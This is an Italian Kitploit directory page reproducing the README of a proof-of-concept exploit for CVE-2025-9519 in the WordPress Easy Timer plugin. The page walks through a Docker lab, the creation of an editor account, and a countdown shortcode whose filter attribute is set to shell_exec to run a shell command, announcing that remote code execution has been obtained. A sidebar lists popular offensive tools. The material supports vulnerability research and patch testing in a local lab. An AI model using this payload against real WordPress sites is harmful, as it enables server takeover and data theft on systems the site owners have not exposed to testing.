
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/nimisha17/poc-cve-2025-9519
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebSicurezza WebPenetration Testing
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Proof-of-concept exploit per CVE-2025-9519, che dimostra l'esecuzione remota di codice nel plugin WordPress Easy Timer tramite un filtro shortcode appositamente predisposto, con configurazione basata su Docker.

Vedi Repository
21301 anno faNon ancora revisionato
Condividi

Easy Timer v4.2.1 -

Prerequisiti

  • Docker Engine installato
  • Docker Compose installato

Fare riferimento alla documentazione ufficiale di Docker per l'installazione: Installazione Docker Engine

1. Avvia WordPress con Docker

Dalla directory del tuo progetto:

sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. Configura WordPress

  1. Vai su http://localhost:8000/
  2. Completa la configurazione di WordPress

  3. Vai su Dashboard WordPress → Plugin → Easy Timer e clicca su Attiva. Screenshot from 2025-10-27 12-52-06
3. Aggiungi un nuovo utente con privilegi di Editor

Dalla directory del tuo progetto esegui il seguente comando:

docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(nota: sostituisci con il nome utente, l'email e la password che preferisci!)

4. Crea un Post

  1. Vai su Articoli → Aggiungi nuovo

  2. Inserisci un Blocco shortcode e inserisci:
[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]
  1. Clicca su Aggiorna → Anteprima articolo per vedere il timer in esecuzione.

⚠️ Nota: assicurati di utilizzare un Blocco shortcode, non un blocco Paragrafo, affinché lo shortcode venga visualizzato correttamente.
Screenshot from 2025-10-27 13-36-40


Congratulazioni, hai ottenuto RCE. image

Suggerimenti per il debug

  • Controlla i container in esecuzione:
sudo docker ps

Dovresti vedere qualcosa del genere:

Screenshot from 2025-10-27 12-51-08
  • Se gli shortcode non vengono visualizzati:

    1. Vai su Aspetto → Temi
    2. Attiva Twenty Twenty-Three (o un altro tema predefinito).
  • Se navigando su http://localhost:8000/ viene visualizzato Database non connesso:

    1. Attendi un minuto o due che il Database completi la configurazione.
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    324
  • 5

    estorides

    grisuno/estorides

    Aggrega in parallelo oltre 99 fonti OSINT gratuite, risolve le entità in un knowledge graph ed esporta in STIX 2.1, MISP o GraphML con analisi assistita da LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    252

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →